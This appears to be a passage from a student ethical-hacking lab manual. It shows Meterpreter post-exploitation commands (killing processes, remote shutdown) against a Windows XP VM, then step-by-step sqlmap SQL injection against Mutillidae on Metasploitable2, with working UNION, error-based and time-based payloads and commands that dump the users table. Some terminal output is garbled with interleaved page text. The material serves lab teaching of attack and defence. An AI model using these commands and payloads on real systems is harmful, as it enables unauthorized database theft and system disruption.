
PID	PPID	Name	Arch	Session
0	0	[System Process]	x86	0
4	0	System	x86	0
220	1556	cmd.exe	x86	0
244	672	VGAuthService.exe	x86	0
280	628	explorer.exe	x86	0
296	672	vmtoolsd.exe	x86	0
372	4	smss.exe	x86	0
500	1556	IEXPLORE.EXE	x86	0
528	372	csrss.exe	x86	0
628	372	winlogon.exe	x86	0
672	628	services.exe	x86	0
684	628	lsass.exe	x86	0
812	912	wmiprvse.exe	x86	0
896	672	vmacthl.exe	x86	0
912	672	svchost.exe	x86	0
964	1120	wuauctl.exe	x86	0
980	672	svchost.exe	x86	0
1120	672	svchost.exe	x86	0
1164	672	svchost.exe	x86	0
1204	672	svchost.exe	x86	0
1216	1120	wsctfy.exe	x86	0
1364	672	alg.exe	x86	0
1512	1556	rundll32.exe	x86	0
1532	1556	vmtoolsd.exe	x86	0
1648	672	spoolsv.exe	x86	0
2020	672	svchost.exe	x86	0

```

meterpreter > kill 220
Killing: 220
meterpreter > kill 500
Killing: 500
meterpreter > 

```

Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.



```

Windows XP Professional - VMware Workstation 16 Player (Non-commercial use only)
Player | 

```

Windows is shutting down...

```

Priv: Timestomp Commands

```

Command	Description
timestomp	Manipulate file MACE attributes

```

meterpreter > shutdown /s
Shutting down...
meterpreter > 

```

Practical No. 8

Aim - Practical on Injecting Code in Data Driven Applications: SQL Injection A. Using SQLMap:

Theory -

SQL Injection (SQLi) is a code injection technique where malicious SQL statements are inserted into entry fields to interfere with an application's backend database. This practical demonstrates how unvalidated user input can "break out" of a data context and enter a command context, allowing an attacker to view, modify, or delete restricted database records. By using techniques like Union-based or Boolean-based injection, practitioners can bypass login forms or dump entire user tables. The assessment highlights the critical need for parameterized queries and strict input sanitization to protect data-driven environments.

1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB) TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB) TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ _
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).



3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.

The screenshot shows the Mutillidae application interface. At the top, there's a navigation bar with links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. Below the navigation is a sidebar with sections for Core Controls, OWASP Top 10, Other, Documentation, and Resources. The main content area displays a list of 'Vulnerable PHP Scripts Of OWASP Top 10' with various exploit categories like SQL Injection, Cross-Site Scripting, and Broken Authentication. A note at the bottom of the list says: "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection". Below this, there are logos for MySQL, Toad, and Hackers for Charity. The main form area is titled 'View your details' and asks for 'username and password'. It includes fields for Name and Password, and a 'View Account Details' button. A note below the form says 'Dont have an account? Please register here'. At the bottom, a red box displays an error message: 'Error: Failure is always an option and this situation proves it' with details about the error line (126), code (0), file (/var/www/mutillidae/user-info.php), message (Error executing query: Table 'metasploit.accounts' doesn't exist), trace (#0 /var/www/mutillidae/index.php(469): include() #1 {main}), and diagnostic information (SELECT * FROM accounts WHERE username='admin' AND password='password'). It also asks if the user has setup/reset the DB.

4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.

```
(kali㉿kali)-[~]
$ sqlmap -h
      [!] security Level: 0 (Hosed)      Hints: Disabled (0 - I try harder)      Not Logged In
      [!] Toggle Register      [!] Toggle Hints      [!] Toggle Security      Reset DB      View Log      View Captured Data
{1.6.11#stable}
      [!] View your details
https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)
      [!] Name
      [!] Password

-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs

Request:
      [!] Dont have an account? Please register here.
These options can be used to specify how to connect to the target URL

--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Code Use Tor anonymity network
--check-tor Check to see if Tor is used properly
      [!] File /var/www/mutillidae/user-info.php
Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts
      [!] Trace
      [!] Dump Information
-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
      [!] Did you setup/reset the DB?

Detection:
```

5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ –dbs –dump –batch”.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details" --dbs --dump --batch
      [!] View your details
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 00:20:51 /2022-11-19/rd

[00:20:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ff6d71dea7d...1551477db8'). Do you want to use those
[Y/n] Y
[00:20:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:52] [INFO] testing if the target URL content is stable
[00:20:52] [INFO] target URL content is stable
[00:20:52] [INFO] testing if GET parameter 'page' is dynamic
[00:20:52] [INFO] GET parameter 'page' appears to be dynamic
[00:20:53] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[00:20:53] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:20:53] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:20:53] [INFO] testing for SQL injection on GET parameter 'page'
[00:20:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:20:53] [INFO] reflective value(s) found and filtering out
[00:20:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'' exists
[00:20:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:20:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:20:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

6. Type Y for all the Questions.

```
[07:51:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a34a25d17ae ... d114240981'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)           [please enter username and password]
                                         to view account details
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x7846604 FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834>8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))|| '&user-info-php-submit-button=View Account Details

Type: time-based blind             [please enter username and password]
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO M (SELECT(SLEEP(5)))ranY))|| '&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

7. It will take quite a while for the process to complete as it is checking the vulnerabilities
8. You will get the following error.

```
ACI VALUE)'
[15:30:00] [INFO] testing 'MySQL > 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYST (EXTRACTVALUE)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (subtraction)'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[15:30:04] [INFO] testing 'MySQL > 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'

[15:30:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:30:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[15:30:08] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[15:30:12] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[15:30:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 15:30:12 /2022-11-18/
```

9. To solve the error below modify the config file of metasploitable2. First we will run the command “sudo nano /var/www/Mutillidae/config.inc” to open the config file.

```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:261 errors:0 dropped:0 overruns:0 frame:0
            TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
            Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:155 errors:0 dropped:0 overruns:0 frame:0
            TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
[sudo] password for msfadmin:

msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```

Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.

```
GNU nano 2.0.7          File: /var/www/mutillidae/config.inc          Modified

<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */
    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';

?>

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

10. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.

The screenshot shows a web page titled "View your details". At the top left is a blue circular arrow icon labeled "Back". Below the title, there is a red error message box containing the text "Authentication Error: Bad user name or password". Underneath this, a green success message box contains the text "Please enter username and password to view account details". There are two input fields: "Name" and "Password", each with a small input box. Below these fields is a purple "View Account Details" button. At the bottom of the page, there is a link "Dont have an account? Please register here".

11. Now retry the command and test. The issue should be resolved.

“sqlmap -u

```
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' --dbs'
```

```

--(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
      Dont have an account? Please register here
      {1.6.11#stable}
      https://sqlmap.org

[] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:34:25 /2022-11-19/

[00:34:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=38b5b656ed4 ... 95f355ecfb'). Do you want to use those [Y/n] Y

[00:34:50] [INFO] testing for SQL injection on GET parameter 'page'
[00:34:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:34:50] [WARNING] reflective value(s) found and filtering out
[00:34:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:34:52] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:34:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:34:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:34:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:34:53] [INFO] testing 'Generic inline queries'
[00:34:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:34:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:34:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:34:53] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[00:34:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:34:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:34:54] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y

[00:35:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:35:25] [WARNING] GET parameter 'page' does not seem to be injectable
[00:35:25] [INFO] testing if GET parameter 'username' is dynamic
[00:35:25] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:35:25] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[00:35:25] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:35:25] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values ? [Y/n] Y
[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:05] [INFO] testing 'Generic inline queries'
[00:36:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'

[00:37:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:37:07] [INFO] target URL appears to have 5 columns in query
[00:37:08] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y

[00:38:48] [INFO] testing MySQL UNION query (NULL) - 41 to 60 columns
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
685455165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account Details
Parameter: password (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))X FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY X))||'&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY))||'&user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
>

```

12. You should now be able to view all the databases hosted on the server

```
there were multiple injection points, please select the one to use for following injections:  
[0] place: GET, parameter: username, type: Single quoted string (default)  
[1] place: GET, parameter: password, type: Single quoted string  
[q] Quit  
> 0  
Name  
[00:43:54] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4, PHP  
back-end DBMS: MySQL > 4.1  
[00:43:54] [INFO] fetching database names  
available databases [7]:  
[*] dwva  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
[00:43:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'  
[*] ending @ 00:43:55 /2022-11-19/  
  
--(kali㉿kali)-[~]  
$
```

13. Now find the users table for the accounts in the dvwa database. We can run the command: “sqlmap -u

```
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p  
assword=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables"
```

```
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603 ... 0146971485'). Do you want to use those  
Y  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: password (GET)  
Type: error-based  
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(  
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757  
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))|| '&user-info-php-submit-button=View Account Details  
  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
```

14. Select the ‘0’ Injection point to view the tables

```
>Password  
--(kali㉿kali)-[~]  
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b  
utton=View+Account+Details' -D dwva --tables  
Dont have an account? Please register here  
{1.6.11#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi  
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or  
damage caused by this program  
[*] starting @ 00:47:02 /2022-11-19/  
17. List down the columns of 'users' table  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO  
M (SELECT(SLEEP(5)))ranY))|| '&user-info-php-submit-button=View Account Details  
  
there were multiple injection points, please select the one to use for following injections:  
[0] place: GET, parameter: username, type: Single quoted string (default)  
[1] place: GET, parameter: password, type: Single quoted string  
[q] Quit  
>
```

```

6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account Details
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:49:53] [INFO] fetching tables for database: 'dvwa'
[00:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[00:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:49:54 /2022-11-19

[kali㉿kali]-[~]
$ 

```

15. Find the columns of the ‘users’ table.

16. We can run the command:

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --
columns”

```

--(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:51:55 /2022-11-19

[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0 ... 911cda6ada'). Do you want to use those
[Y/n] Y

```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:55:08] [INFO] the back-end DBMS is MySQL. Error: Bad user name or password
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:55:08] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:55:08] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[00:55:08] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[00:55:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa          Password
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password  | varchar(32)  |
| user_id   | int(6)    |
+-----+-----+
[00:55:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:55:09 /2022-11-19

[(kali㉿kali)-[~]]$ 

```

18. Dump all the details of the ‘users’ table

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --dump”

```

└─(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --dump Account Details
          { 1.6.11#stable }
          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:57:50 /2022-11-19/

[00:57:50] [INFO] resuming back-end DBMS 'mysql'
[00:57:50] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4e1f162978e ... 755ac995da'). Do you want to use those [Y/n] Y

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page-user-info.php&username='admin' AND (SELECT 7011 FROM (SELECT(SLEEP(5)))aUKr)-- VbNj&password=password&user-info-php-submit-button=View Account Details

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page-user-info.php&username='admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:59:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:59:28] [WARNING] reflective value(s) found and filtering out
